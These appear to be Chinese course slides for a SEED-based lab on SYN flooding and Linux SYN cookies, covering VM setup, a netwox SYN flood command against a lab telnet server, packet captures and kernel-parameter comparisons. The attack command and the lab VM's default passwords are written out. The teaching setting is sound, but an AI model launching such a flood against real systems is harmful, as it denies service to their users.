

SYN flood攻击及SYN cookie原理分析

1.简介

- SEED: 计算机安全教育的教学实验平台
- <http://www.cis.syr.edu/~wedu/seed/>
- 纽约雪城大学 杜文亮 (Du, Wenliang)教授设计和实现, 从2002年开始得到NSF 1.2M\$的资助
-

1.简介

- SEED内容包含一下几类:



Software Security Labs

These labs cover some of the most common vulnerabilities in general software. The labs show students how attacks work in exploiting these vulnerabilities.




Network Security Labs

These labs cover topics on network security, ranging from attacks on TCP/IP and DNS to various network security technologies (Firewall, VPN, and IPSec).



Web Security Labs

These labs cover some of the most common vulnerabilities in web applications. The labs show students how attacks work in exploiting these vulnerabilities.



System Security Labs

These labs cover the security mechanisms in operating system, mostly focusing on access control mechanisms in Linux.



Cryptography Labs

These labs cover three essential concepts in cryptography, including secret-key encryption, one-way hash function, and public-key encryption and PKI.













Mobile Security Labs

These labs focus on the smartphone security, covering the most common vulnerabilities and attacks on mobile devices. An Android VM is provided for these labs.


1.简介

- 网络安全主要包括10大实验
- 分为攻击类、破解类、实现类
- 难度越大，消耗的时间越长

Network Security Labs		Attack	Exploration	Implementation
	TCP/IP Attack Lab Launching attacks to exploit the vulnerabilities of the TCP/IP protocol, including session hijacking, SYN flooding, TCP reset attacks, etc.	●		●
	Heartbleed Attack Lab Using the heartbleed attack to steal secrets from a remote server.	●		●
	Local DNS Attack Lab Using several methods to conduct DNS pharming attacks on computers in a LAN environment.	●		●
	Remote DNS Attack Lab Using the Kaminsky method to launch DNS cache poisoning attacks on remote DNS servers.	●		●
	Packet Sniffing and Spoofing Lab Writing programs to sniff packets sent over the local network; writing programs to spoof various types of packets.		●	●
	Firewall Exploration Lab Writing a simple packet-filter firewall; playing with Linux's built-in firewall software and web-proxy firewall; experimenting with ways to evade firewalls.		●	●
	Firewall Bypassing Lab Implement a simple vpn program (client/server), and use it to bypass firewalls.		●	●
	Virtual Private Network (VPN) Lab Design and implement a transport-layer VPN system for Linux, using the TUN/TAP technologies. This project requires at least a month of time to finish, so it is good for final project.			●
	Minix IPsec Lab Implement the IPsec protocol in the Minix operating system and use it to set up Virtual Private Networks.			●
	Minix Firewall Lab Implementing a simple firewall in Minix operating system.			●

2.TCP/IP Attack Lab

- Netwox Tools作为报文生成工具
- Wireshark 报文截获工具
- 启动 ftp and telnet Servers
- Task 1 : **SYN Flooding Attack**
- Task 2 : TCP RST Attacks on telnet and ssh Connections
- Task 3 : TCP RST Attacks on Video Streaming Applications
- Task 4 : **TCP Session Hijacking**
- Task 5 : Creating Reverse Shell using TCP Session Hijacking





2.TCP/IP Attack Lab

- netwox Tools一共提供了200多个工具
- 运行netwox, 进入界面后
- 选项3搜索工具
- 选项4显示帮助


2. 使用步骤

- VirtualBox新建虚拟机




2.使用步骤

- 导入SEED 虚拟机镜像文件，运行虚拟机




Pick the
SEEDUbuntu12.04.vmdk
file




2.使用步骤

- 普通用户登陆，有特权操作再su
- 超级用户 User ID: root, Password: seedubuntu.
- 普通用户 User ID: seed, Password: dees



2.使用步骤

- 利用GNS3配置如图网络
- SEED ubuntu 攻击 SEED Ubuntu target
- 配置好两台主机的地址和路由



2.使用步骤

- ###配置IP地址命令：
- ip address显示地址
- sudo ip address add 192.168.1.1/24 dev eth0 添加IP
- sudo ip address del 192.168.1.1/24 dev eth0 删除IP

- ####增加路由
- ip route显示路由
- sudo ip route add 192.168.1.0/24 dev eth0
- sudo ip route del 192.168.1.0/24 dev eth0

- ####增加路由
- ip route add {NETWORK/MASK} via {GATEWAYIP}
- ####增加默认路由
- ip route add default via 192.168.1.1

- 永久修改网络配置，图形界面配置

2.使用步骤

- SEED Ubuntu target上启动telnet服务:
service service openbsd-inetd start
- 攻击命令:
netwox 76 -i 192.168.1.1 --dst-port 23
- 可以在SEED ubuntu 或者 SEED Ubuntu target 上用tcpdump或者wireshark观察攻击报文:
如左图
- 可以在SEED ubuntu 或者 SEED Ubuntu target 上用tcpdump或者wireshark观察建立连接:
netstat -n --tcp

54300	2017-10-10	01:43:20.1884.154.181.150	192.168.1.1	TCP	54 65215 > telnet [SYN] Seq=0 Win=1
54301	2017-10-10	01:43:20.1885.196.20.65	192.168.1.1	TCP	54 20742 > telnet [SYN] Seq=0 Win=1
54302	2017-10-10	01:43:20.18215.242.85.205	192.168.1.1	TCP	54 55554 > telnet [SYN] Seq=0 Win=1
54303	2017-10-10	01:43:20.18235.66.71.192	192.168.1.1	TCP	54 13891 > telnet [SYN] Seq=0 Win=1
54304	2017-10-10	01:43:20.18199.119.85.176	192.168.1.1	TCP	54 22236 > telnet [SYN] Seq=0 Win=1
54305	2017-10-10	01:43:20.18250.28.170.152	192.168.1.1	TCP	54 40593 > telnet [SYN] Seq=0 Win=1
54306	2017-10-10	01:43:20.1885.46.61.5	192.168.1.1	TCP	54 24379 > telnet [SYN] Seq=0 Win=1
54307	2017-10-10	01:43:20.18140.160.183.7	192.168.1.1	TCP	54 46476 > telnet [SYN] Seq=0 Win=1
54308	2017-10-10	01:43:20.18160.51.137.110	192.168.1.1	TCP	54 4209 > telnet [SYN] Seq=0 Win=15
54309	2017-10-10	01:43:20.18164.172.63.160	192.168.1.1	TCP	54 42296 > telnet [SYN] Seq=0 Win=1
54310	2017-10-10	01:43:20.18214.226.143.243	192.168.1.1	TCP	54 12905 > telnet [SYN] Seq=0 Win=1
54311	2017-10-10	01:43:20.18158.135.1.187	192.168.1.1	TCP	54 27490 > telnet [SYN] Seq=0 Win=1
54312	2017-10-10	01:43:20.1888.105.135.216	192.168.1.1	TCP	54 38478 > telnet [SYN] Seq=0 Win=1
54313	2017-10-10	01:43:20.18106.184.234.51	192.168.1.1	TCP	54 14685 > telnet [SYN] Seq=0 Win=1
54314	2017-10-10	01:43:20.18175.223.116.73	192.168.1.1	TCP	54 51819 > telnet [SYN] Seq=0 Win=1
54315	2017-10-10	01:43:20.18117.100.95.247	192.168.1.1	TCP	54 25032 > telnet [SYN] Seq=0 Win=1
54316	2017-10-10	01:43:20.1833.235.252.70	192.168.1.1	TCP	54 31955 > telnet [SYN] Seq=0 Win=1
54317	2017-10-10	01:43:20.18228.121.93.182	192.168.1.1	TCP	54 53197 > telnet [SYN] Seq=0 Win=1
54318	2017-10-10	01:43:20.18242.154.145.226	192.168.1.1	TCP	54 43806 > telnet [SYN] Seq=0 Win=1
54319	2017-10-10	01:43:20.18221.97.17.147	192.168.1.1	TCP	54 5892 > telnet [SYN] Seq=0 Win=15
54320	2017-10-10	01:43:20.180.224.147.194	192.168.1.1	TCP	54 45396 > telnet [SYN] Seq=0 Win=1
54321	2017-10-10	01:43:20.18171.209.31.170	192.168.1.1	TCP	54 33517 > telnet [SYN] Seq=0 Win=1
54322	2017-10-10	01:43:20.1876.104.85.107	192.168.1.1	TCP	54 26048 > telnet [SYN] Seq=0 Win=1
54323	2017-10-10	01:43:20.1810.170.246.158	192.168.1.1	TCP	54 40877 > telnet [SYN] Seq=0 Win=1
54324	2017-10-10	01:43:20.1875.117.137.28	192.168.1.1	TCP	54 39197 > telnet [SYN] Seq=0 Win=1

3. 进一步观察linux内核tcp syn cookie机制

配置内核参数的两种方式：

- `cat /proc/sys/net/ipv4/tcp_syncookies`
- `echo 0 > /proc/sys/net/ipv4/tcp_syncookies`
- `sysctl -a | grep net.ipv4.tcp_max_syn_backlog`
- `sysctl -w net.ipv4.tcp_max_syn_backlog = 5`

3.进一步观察linux内核tcp syn cookie机制

比较打开和关闭SEED Ubuntu target内核tcp syn cookie参数， syn flood攻击的效果：

1. 设置SEED Ubuntu target上， `net.ipv4.tcp_max_syn_backlog=5`
2. 设置SEED Ubuntu target上， `net.ipv4.tcp_syncookies=0`
3. 从SEED Ubuntu 上用netwox的syn flood攻击SEED Ubuntu target
4. 同时从SEED Ubuntu 上用telnet 主机 SEED Ubuntu target， 看能否建立连接？

3. 进一步观察linux内核tcp syn cookie机制

打开SEED Ubuntu target内核tcp syn cookie参数，同时从SEED Ubuntu 上用telnet 主机 SEED Ubuntu target，看能否建立连接？

```
tcp      0      0 192.168.1.1:23      22.224.155.182:52094  SYN_RECV
tcp      0      0 192.168.1.1:23      189.139.210.0:20778   SYN_RECV
tcp      0      0 192.168.1.1:23      164.137.146.32:18220  SYN_RECV
tcp      0      0 192.168.1.1:23      100.229.76.182:19860  SYN_RECV
tcp      0      0 192.168.1.1:23      212.27.223.87:8677    SYN_RECV
tcp      0      0 192.168.1.1:23      110.79.206.115:34932  SYN_RECV
tcp      0      0 192.168.1.1:23      28.159.20.213:14411   SYN_RECV
tcp      0      0 192.168.1.1:23      22.171.142.87:12212   SYN_RECV
tcp      0      0 192.168.1.1:23      170.146.198.103:14936 SYN_RECV
tcp      0      0 192.168.1.1:23      17.109.77.151:2538    SYN_RECV
tcp      0      0 192.168.1.1:23      59.5.227.216:55137    SYN_RECV
tcp      0      0 192.168.1.1:23      3.195.165.46:18763    SYN_RECV
tcp      0      0 192.168.1.1:23      137.106.108.145:7119  SYN_RECV
tcp      0      0 192.168.1.1:23      251.176.58.181:11704  SYN_RECV
tcp      0      0 192.168.1.1:23      25.144.20.99:34867    SYN_RECV
tcp      0      0 192.168.1.1:23      51.155.83.87:53745    SYN_RECV
tcp      0      0 192.168.1.1:23      74.146.226.240:10513  SYN_RECV
tcp      0      0 192.168.1.1:23      17.122.201.58:9180    SYN_RECV
tcp      0      0 192.168.1.1:23      192.168.1.2:36833     ESTABLISHED
```

4. 实验报告要求

1. 写出完整的实验配置过程，包括拓扑结构和配置命令
2. 用截图的方式描述实验结果
3. 描述tcp syn cookie的原理
4. 交实验报告，2020-12-10之前发送到邮箱hust_network@163.com
5. 报告文件名称：学院专业-学号-名字-实验二.pdf